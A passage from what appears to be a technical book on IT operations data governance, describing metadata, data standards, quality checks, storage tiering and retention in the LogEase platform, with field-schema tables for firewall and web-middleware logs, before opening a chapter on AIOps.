with very low efficiency. At the same time, valuable information in the data is not fully utilized. In other words, from a higher-level perspective, operational personnel do not know what data we have, what these data can be used for, and what they can help us do. In many security scenarios, the focus of security personnel is on the operational data generated by security equipment. In fact, operational data at the specific business level often shows characteristics related to security events.

#### **4. Poor Data Modeling Capabilities, High Cost of Data Application**

Currently, many enterprises have built their own operational big data platforms, the core function of which is to manage data centrally. However, due to unreasonable data standards and weak modeling and analysis capabilities, the application of data is not satisfactory. In most scenarios, data services are still achieved by operational personnel through code development, which is relatively costly. For an increasing number of intelligent operational scenarios, this approach is insufficient. The focus of operational personnel should be on operations themselves, not on various data processing and code logic-related content. Therefore, from another perspective, building an operational data management system is also to build a standardized process for data modeling and services, making data more usable.

#### **5. Neglected Operational Data Security**

The security of a company's IT systems is very important, and operational data contains detailed data from various stages of the IT system. In many cases, companies focus on platform construction and neglect the requirements for security control. The data is filled with a large amount of sensitive information, with R&D and vendor personnel directly logging in to check, and even in many cases, operational data is directly transmitted to vendors for fault analysis, leading to great security risks.

The "Data Security Law of the People's Republic of China," which came into effect on September 1, 2021, clearly defines the data security protection system, obligations, and legal responsibilities. The "Personal Information Protection Law of the People's Republic of China," which came into effect on November 1 of the same year, stipulates that personal information processors are responsible for the personal information processing activities and must take necessary protection measures. In the field of operational data, security issues are mainly reflected in the following aspects.

(1) The risk of leakage of sensitive information in logs is ignored: Business systems often use real data for simulation during development and testing, and relevant personnel can easily obtain identifiable personal information from logs. Companies also easily leak personal sensitive information when using outsourced personnel for business operations and maintenance.

(2) Security is compromised for the convenience of business: In daily operations and maintenance, it is often necessary to locate user transactions through account numbers, identity card numbers, phone numbers, and other information. Logs that do not print user information at all seriously affect readability during operational troubleshooting. As a result, many companies have compromised on security, leading to the occurrence of personal sensitive information leakage incidents.

(3) The technical challenge of data masking: The unstructured nature of logs directly increases the difficulty of data masking. Known sensitive elements are relatively easy to handle, but the lack of data masking and auditing methods for unknown sensitive elements directly affects the effectiveness of data masking.

As shown in Figure 12-1, in the process of operational data governance, a comprehensive security management model and standards should be established to ensure the security of operational

data and prevent the leakage of operational data, which could bring insecurity to the entire information system.




Figure 12-1 Advantages of Data Governance



## 12.2 Methods of Operation Data Governance

The data governance architecture is shown in Figure 12-2. Although each domain appears to be independent, they are in fact inextricably linked. Data governance is a protracted battle and a systematic project. Only by establishing a long-term data governance mechanism can the integrity of governance be ensured. Enterprises should focus on long-term data governance and tap into the potential of data, so as to truly achieve the enhancement of IT operations and operational value.



Figure 12-2 Data Governance Architecture

### 12.2.1 Metadata Management

Metadata is divided into business metadata, technical metadata, and operational metadata, all of which are interrelated. Here, metadata in the field of operations refers to the major categories of data described in the data model. Business metadata guides technical metadata, technical metadata is designed with reference to business metadata, and operational metadata provides management support for both. In the field of operations, the focus is on business metadata, with less operational space for technical and operational metadata, which can basically be ignored.

Business metadata mainly defines the correlation between data and devices, used for positioning, understanding, and accessing device information (associated with asset management). The scope of business metadata in the field of operations mainly includes: data sources, data calculation rules, data quality check rules, professional terminology descriptions, data standards, data models, and other information.

### 12.2.2 Master Data Management

The "Master Data Management Practice White Paper 1.0" defines master data as "the basic information of an organization that meets the needs of cross-departmental business systems and reflects the status attributes of core business entities. Master data is relatively stable in attributes, requires higher accuracy, and is uniquely identifiable compared to transaction data."

Master data describes a set of data with absolute authority, such as customer data and account data in business data. For the field of operations, there is also a large amount of master data, such as asset data, service topology data, operations and maintenance personnel data, monitoring policies, etc. These data define authoritative standards on one hand, and on the other hand, serve as reliable context to drive the authenticity and effectiveness of scenarios in the construction of daily operations scenarios.

### 12.2.3 Data Standards Management

The concept of data standards runs through other important concepts in the data governance system, such as metadata standards, data quality standards, data collection standards, etc. In the field of operations, a set of standards suitable for the actual characteristics of the enterprise is generally defined according to the actual characteristics of the operational data and the actual situation of the users. Based on the understanding of the major categories of data models,

standard business concepts are formed, including business usage rules, standard sources, etc.

The most important goal of data standards is to enable different teams and people from different perspectives to "understand" various operational data, to promote the interconnection and sharing capabilities of data

#### **12.2.4 Data Quality Management**

High-quality data management maximizes the value of data and is an important basis for operational decision-making, operational analysis, and operational situational awareness. Only by establishing a sound data quality system can the overall quality of operational data be effectively improved, thereby providing a better system user experience and achieving more accurate operations and operational management.

#### **12.2.5 Data Model and Services**

The goal of improving data quality and managing data involves, on the one hand, relying on existing data standards to provide raw data support for third-party analysis systems; on the other hand, it involves having the capability to quickly build a variety of data models for third parties, such as operational visualization systems, reporting systems, data reporting systems, etc.

#### **12.2.6 Data Security**

Compared to business data, the security requirements for operational data are not as high. The security of operational data mainly includes the following aspects:

(1) Data storage security: The security requirements for data in the field of operations are lower compared to the business field, but the amount of data is large. The storage security of data

needs to be considered from multiple perspectives. It is generally recommended to store data using distributed big data technology, considering data storage security from both software and hardware levels.

(2) Data transmission security: During the acquisition and sharing stages of data, it is necessary to fully comply with data transmission security requirements to prevent data leaks during the transmission process.

(3) Data usage security: Fundamentally, the governance system for operational data is a centralized system, and the centralized management of data brings costs to the control of data security. It is necessary to strictly control the use and sharing of data from a software level to prevent the leakage of asset data and customer data (some in log data), and to establish a review mechanism for data usage, strictly managing the use of data from an audit perspective.

### **12.2.7 Data Lifecycle**

Any type of data has a certain retention period, from the generation, processing, consumption to the demise, all require scientific management methods and regulations. Unlike business data, the deviation between historical and real-time operational data is very large. Users often pay more attention to real-time events, and relatively speaking, the required retention period does not need to reach the relevant standards of business data. Generally speaking, it should comply with relevant laws, regulations, or industry supervision policies, such as the "Cybersecurity Law," and the relevant requirements of the Banking Regulatory Commission, the Securities Regulatory Commission, etc. Against this backdrop, how to plan effectively at a lower cost for data storage is a key consideration.

## 12.3 Operation Data Governance Tools

### 12.3.1 Tool Positioning

Information systems generate various types of data information during operation, which is of great significance for system operation display, fault diagnosis, business analysis, security audit, regulatory requirements, etc. In line with the current status of enterprises, managing this part of data in a centralized, high-quality, and standardized manner, and establishing corresponding data standards to better serve operational work and enhance data value is an important strategic goal of digital management of operations. In the construction of the entire system, a tool that can adapt to the entire process of data governance is needed (as shown in Figure 12.3), which should follow the following principles:



Figure 12-3 Example of Data Governance Tools

(1) Comprehensive principle it should have (full……, full lifecycle management capabilities, covering various operational data in IT architecture such as hardware, software, network, security, and other devices.

(2) Matching principle, it should be adapted to the current operational model, IT scale, regulatory

management status, and be adjusted according to the development and changes of the enterprise.

(3) Sustainability principle, operational data governance is not a one-time deal and should be carried out continuously to establish a long-term mechanism.

(4) Effectiveness principle, it should promote the true, accurate, and objective reflection of the actual situation of the enterprise's IT information system and effectively apply it to operational and operational analysis.

### **12.3.2 Overall Architecture**

As shown in Figure 12.4, a complete data governance tool platform must first be able to deal with the centralized extraction of various operational data under the IT architecture and have sufficient scalability to cope with various new devices, new regulatory systems, new data platforms, etc.; secondly, it should have the ability to standardize and manage data quality, and be able to inspect and improve data quality in advance and afterwards according to data standards; it should have the ability to manage the entire lifecycle of data, and under the premise of management, fully consider the cost factors of relying on resources to propose the optimal data management architecture; finally, the platform should have a good data modeling ability, utilize the value of data, and at the same time have a good data sharing mechanism to serve more intelligent operational management tools with data and model data.




Figure 12-4 Data Governance Tool Platform

### 12.3.3 Data Access Management

The plug-in-based data collection module of LogEase has been widely recognized in the industry. Based on the experience of many customers, the platform has integrated more than a hundred ways to obtain data. Whether it is operational indicators, log data, interface data, hardware device data, or third-party operational management system data, corresponding acquisition mechanisms have been provided.

### 12.3.4 Data Standardization Management

#### 1. Data Standard Definition

The formulated data standards include the following three major attributes: basic attributes, characteristic attributes, and management attributes. Through the definition of data standard attributes, a description of the standardization of data is achieved (as shown in Figure 12-5).

Basic attributes mainly describe the common attributes of all data, such as data type, data

number, data generation time, reception time, etc. In LogEase, the basic attribute definition is shown in Table 12-1.

Management attributes primarily describe common attributes with management significance.

For definitions of management attributes in LogEase, see Table 12-2.

Feature attributes are the inherent properties of various types of data. The data standard types currently integrated in LogEase are shown in Table 12-3.



Figure 12-5 shows the three major attributes of data standards



Table 12-1 defines basic attributes

No.	Attribute	Description	Type
1	appname	Data category	String
2	tag	Data subclass	Can define multiple tags for the same type of data
3	context_id	Data number	Long integer
4	timestamp	Data timestamp	Long integer, the actual generation time of the data
5	recv_timestamp	Data collection time	Long integer, the timestamp when the LogEase system collected the data
6	coll_timestamp	Data reception time	Long integer, the timestamp when the LogEase system received the data

Table 12-2 defines management attributes

No.	Attribute	Description	Type
1	ip	Device address	Address of the data source device
2	hostname	Device name	Name of the data source device
3	manager	Personnel	Personnel responsible for the device

Table 12-3 shows the integrated data standard types.

No.	Standard Level	Description
1	Operational Indicator Standard	Defines monitoring indicator data during the operation of various devices, which may come from systems such as basic monitoring, NPM, APM, BPM, etc.
2	Log Data	Defines log data generated during the operation of various devices.
3	Link Data	Defines data on the calling relationships between various internal and external services.
4	Configuration Data	Defines data related to assets and configurations.
5	Process Data	Defines data related to ITIL, such as changes, events, team collaboration, etc.
6	Rule Data	Various monitoring rules, monitoring policies, capacity management, etc.
7	Personnel Data	Defines various operational and maintenance personnel data.
8	Other Data	Other data related to operations and maintenance.

LogEase has detailed definitions for these data types, divided into three types of standards based on the way data is generated.

(1) Direct collection data, this part of the data can be directly collected according to the defined standards without secondary processing. Most data is of this type, such as device operational indicator data. Device operational indicator data is generally time-based data. Apart from public time and tag attributes, we only need to pay attention to the values corresponding to each tag.

The LogEase platform currently integrates common tag standards for various devices, as shown in Figure 12-6:

集合名称	集合中文名称	字段名称	字段中文名称	数据类型	映射规则	源名称	源中文名称	源字段名称
dell	戴尔	dellequallogic.contor	芯片温度	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.contor	处理器温度	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.contro	控制器芯片温度	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.group	正在使用成员数量	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.group	总成员数量	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.member	成员设备磁盘数量	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.space	已使用空间大小	DOUBLE	N/A	metric	指标	metric
dell	戴尔	dellequallogic.total	磁盘总大小	DOUBLE	N/A	metric	指标	metric
ipmi	IPMI	ipmi.quota.capacity	功率	DOUBLE	N/A	metric	指标	metric
ipmi	IPMI	ipmi.quota.electricity	电流	DOUBLE	N/A	metric	指标	metric
ipmi	IPMI	ipmi.quota.speed	转速	DOUBLE	N/A	metric	指标	metric
ipmi	IPMI	ipmi.quota.temperature	温度	DOUBLE	N/A	metric	指标	metric
ipmi	IPMI	ipmi.quota.voltage	电压	DOUBLE	N/A	metric	指标	metric

Figure 12-6 common label standards

(2) Extraction data, this part of the data is mainly log data. For log data, to improve its readability, it is not enough to define content elements for storage management, which is very unfavorable for the utilization of data value and requires rich experience and high learning costs. Therefore, in the LogEase system, standardized parsing definitions have been made for various types of data, each with its own standard. So in the entire data platform, for this part of the data, not only the original data information is stored, but also the standardized parsed data corresponding to the original data. For example, Figures 12-7 and 12-8 show the standardized definitions for firewalls and WEB middleware.

集合名称	集合中文名称	字段名称	字段中文名称	数据类型	映射规则	源名称	源中文名称	源字段名称
firewall	防火墙	event_name	事件名称	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	src_ip	源ip地址	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	src_port	源端口	NUMBER	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	src_mac	源MAC	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	src_nat	源NAT地址	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	dst_ip	目的ip	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	dst_port	目的端口	NUMBER	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	dst_mac	目的MAC	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	dst_nat	目的NAT地址	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	proto	协议	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	action	操作/动作	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	send_byte	发送流量	NUMBER	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	send_packet	发送包数	NUMBER	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	receive_byte	接收流量	NUMBER	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	receive_packet	接收包数	NUMBER	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	geo.city	城市	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	geo.country	国家	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	geo.isp	运营商	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	geo.latitude	纬度	DOUBLE	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	geo.longitude	经度	DOUBLE	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	geo.province	省份	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	memory_status	内存状态	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	cpu_status	CPU状态	STR	N/A	firewall event	防火墙数据	N/A
firewall	防火墙	login_user	登录用户名称	STR	N/A	firewall event	防火墙数据	N/A

Figure 12-7 Standardized Definition for Firewalls

集合名称	集合中文名称	字段名称	字段中文名称	数据类型	映射规则	源名称	源中文名称	源字段名称
webmiddleware	WEB中间件	event_name	事件名称	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	src_ip	源ip地址	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	src_port	源端口	NUMBER	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	x-forwarded-for	真实代理信息	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	http_version	http版本	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	dst_ip	目的ip	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	dst_port	目的端口	NUMBER	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	uri	请求URL	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	method	请求方法	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	user_agent	代理/浏览器	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	res_len	响应时长	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	geo.city	城市	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	geo.country	国家	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	geo.isp	运营商	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	geo.latitude	纬度	DOUBLE	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	geo.longitude	经度	DOUBLE	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	geo.province	省份	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message
webmiddleware	WEB中间件	rule_name	规则名称	STR	N/A	webmiddleware.ev	WEB中间件请求事件	raw_message

Figure 12-8 Standardized Definition for WEB Middleware

(3) Aggregated and calculated data, this part of the data relies on existing data and is associated and calculated through time dimensions and transaction dimensions to generate new types of data. For example, link topology data, during the business operation, the link data generated is usually based on a specific request, but in our link application scenarios, we pay more attention to the overall topology structure. Therefore, it is necessary to aggregate and calculate based on request transactions and time relationships to form topology data. The standards defined in the LogEase system are shown in Figure 12.9.

集合名称	集合中文名称	字段名称	字段中文名称	数据类型	映射规则	源名称	源中文名称	源字段名称
olly_topo	链路拓扑	timestamp	时间戳	LONG	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	topo.source	源节点名称	STRING	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	topo.target	目标节点名称	STRING	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	topo.business	所属业务	STRING	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	topo.errors	错误数量	LONG	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	topo.latency	延迟	LONG	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	topo.traffic	请求数量	LONG	N/A	tracing	请求链路	tracing
olly_topo	链路拓扑	raw_message	源数据	STRING	N/A	tracing	请求链路	tracing

Figure 12-9 the standards defined in the LogEase system

## 2. Data Quality Verification

By constructing a data quality verification module, automatic data quality checks and monitoring are implemented. The entire module includes a quality check rule library, rule execution engine, data quality report, report push, and data quality processing process functions. The core of the module is the rule library, which is responsible for verifying data according to different data

standard libraries. The LogEase system supports two types of data verification capabilities.

(1) Pre-check, after the data is collected and processed, before it is stored, real-time verification of the data is performed. When data anomalies occur, the data is automatically marked and then stored. After storage, the rule engine checks the data with exception marks and promptly notifies data administrators through reports and notifications. Pre-check rules completely rely on existing data standard libraries to verify the basic attribute information of the data, such as data types, data missing, etc.

(2) Post-check, for some data with strong correlation constraints, real-time verification cannot be performed in the pre-check streaming process due to performance and transaction correlation reasons. Post-check engine can be used for post-verification. In the LogEase rule engine, verification tasks are scheduled in a timed task mode to perform asynchronous verification of data. After the verification is completed, reports and notifications are formed, and manual task scheduling mode is also supported.

### 12.3.5 Data Storage Management

Compared with the long-term preservation characteristics of business data, the biggest feature of operational data is its massive volume, and the data is non-standard (mainly referring to source data). How to manage these data uniformly is the core capability of the data platform. LogEase developed its own semi-structured storage engine, Beaver, based on C++ in 2017, which also has the capability to store and manage structured data. The engine can support the daily access of tens of TB of data while ensuring efficient utilization of data.

On the premise of supporting massive data, Beaver has also formed various schemes to reduce storage costs.

(1) Utilizing the different usage characteristics of data from recent to distant, data is saved with different storage media. Distant storage media is saved with cheaper storage media to reduce costs. The entire data reduction process does not require manual intervention, and there is no cross-network data copy involved during the reduction process, ensuring high efficiency and stability.

Each level can choose different storage media according to the actual situation within the company (as shown in Figure 12.10).




Figure 12-10 Examples of Storage Media

(2) For historical data, depending on regulatory or self-management needs, generally, we only need to retain the original data. In the data process, a large amount of element information is formed through standardization, which occupies a lot of space. According to usage, relevant pruning rules can be configured for automated pruning.

(3) Similarly, for historical data, if real-time online retrieval is not required, LogEase provides an automatic archiving and backup feature, using a high compression ratio algorithm to compress and store data. The compression process is separated by data type, and when the data needs to be used, it can be restored according to a single data type. After data recovery, the usage method is completely consistent with the existing library data (as shown in Figure 12-11).




Figure 12-11 Automatic Archiving

For tiered storage data and historical archived data, LogEase provides a comprehensive lifecycle management mechanism. Different data types can define their own retention periods and automatically clear them after expiration (as shown in Figure 12-12).

\*名称

描述

\*保存时间  年

\*切分时间  天

保存大小  TB

字段配置 ☒

执行计划  天 后  -

简易模式

高级模式

Figure 12-12 Log Retention

### 12.3.6 Data Application and Services

The goal of operational data governance is to make operational data clearer, more usable, and more valuable. By controlling data quality, clearer data is presented to enhance the effectiveness of monitoring. Driven by application scenarios, building data models from various aspects such as ITOA and AIOPS aims to maximize the value of data.

#### 1. Batch Processing Modeling

For the full volume of operational data that has been managed, LogEase provides the capability of batch processing modeling. With a low-code approach, various operational data models can be quickly constructed, allowing users to quickly understand and explore data. This is one of the important goals of platform construction.

The LogEase SPL is shown in Figure 12-13. In the process of building an operation data governance model, the analysis language that combines the operational habits of operations personnel and big data processing capabilities is a powerful tool for data modeling.




Figure 12-13 LogEase SPL





### 3.Data Publishing and Subscription

Under the operational data governance system, the LogEase platform itself is only a management tool for the entire operational data. For some professional operational scenarios, professional tools are needed. In this case, it is necessary to efficiently share internal standard data and model data with professional tools, which is a capability that the platform must have.

The LogEase system supports two modes of data sharing capabilities: active publishing mode and service mode.

For the active publishing mode, the system integrates various common data communication middleware protocols, third-party storage media protocols, etc., which can quickly transmit data to other message queues, other relational databases, other big data components, etc. For data users, they can use the data directly in their tools without development, greatly improving the efficiency of data sharing. As shown in Figure 12-15, some data destinations are listed.




Figure 12-15 Examples of Data Destinations

For the service mode, the system provides standard RestFul interfaces, and data users can schedule the LogEase platform interface to obtain data according to their own data usage scenarios.

# CHAPTER 13

## Artificial Intelligence for IT Operations

- ☐ Overview
- ☐ Anomaly Detection
- ☐ Root Cause Analysis
- ☐ Log Analysis
- ☐ Alarm Convergence
- ☐ Trend Prediction
- ☐ Fault Prediction
- ☐ Integration of AIOps with Automated Operations
- ☐ Challenges Faced by AIOps



## 13.1 Overview

In recent years, with the increasing complexity of IT operations and maintenance, manual and automated operations and maintenance can no longer efficiently and cost-effectively address the challenges in operational scenarios. AIOps have gradually become a new solution. In fact, AIOps not only improve operational efficiency but also introduce many new perspectives, combining with new IT scenarios to create new value. For IT companies, the importance of AIOps will become increasingly evident. All companies should understand AIOps and gradually transition from traditional maintenance methods to AIOps.

The full English name for AIOps is Artificial Intelligence for IT Operations. It is the application of technologies such as big data and machine learning in the field of operations and maintenance. In the past, as the volume of data grew larger and the system structure more complex, operations and maintenance teams had to hire more people to cope. Now, AIOps have changed this by providing access tools. These tools can make advanced decisions and perform automated operations by collecting and analyzing data. AIOps can be understood as a series of more accurate and complex methods that integrate data analysis into the IT operations and maintenance system. For operations and maintenance personnel, AIOps can assist them in more efficiently locating and solving real-world problems. For developers of AIOps tools, it is necessary to maximize the use of operational data and mine information that is truly helpful in solving problems. The development of AIOps tools must be jointly completed by algorithm engineers and operations and maintenance personnel. The scientific research knowledge reserve of algorithm engineers and the professional domain knowledge of operations and maintenance personnel are both indispensable parts.

AIOps are still in the exploratory stage. AIOps have developed with the development of machine

learning, and most related scenarios are large-scale, unsupervised, and highly accurate scenarios with high algorithm requirements. After several years of development, AIOps have gradually subdivided into several more common application scenarios: anomaly detection, root cause analysis, log analysis, alarm convergence, and trend prediction. Among them, anomaly detection and alarm convergence are the faster-developing fields; root cause analysis and trend prediction, limited by the complexity of real situations, are developing more slowly and are still accumulating experience. This chapter will int

## 13.2 Anomaly Detection

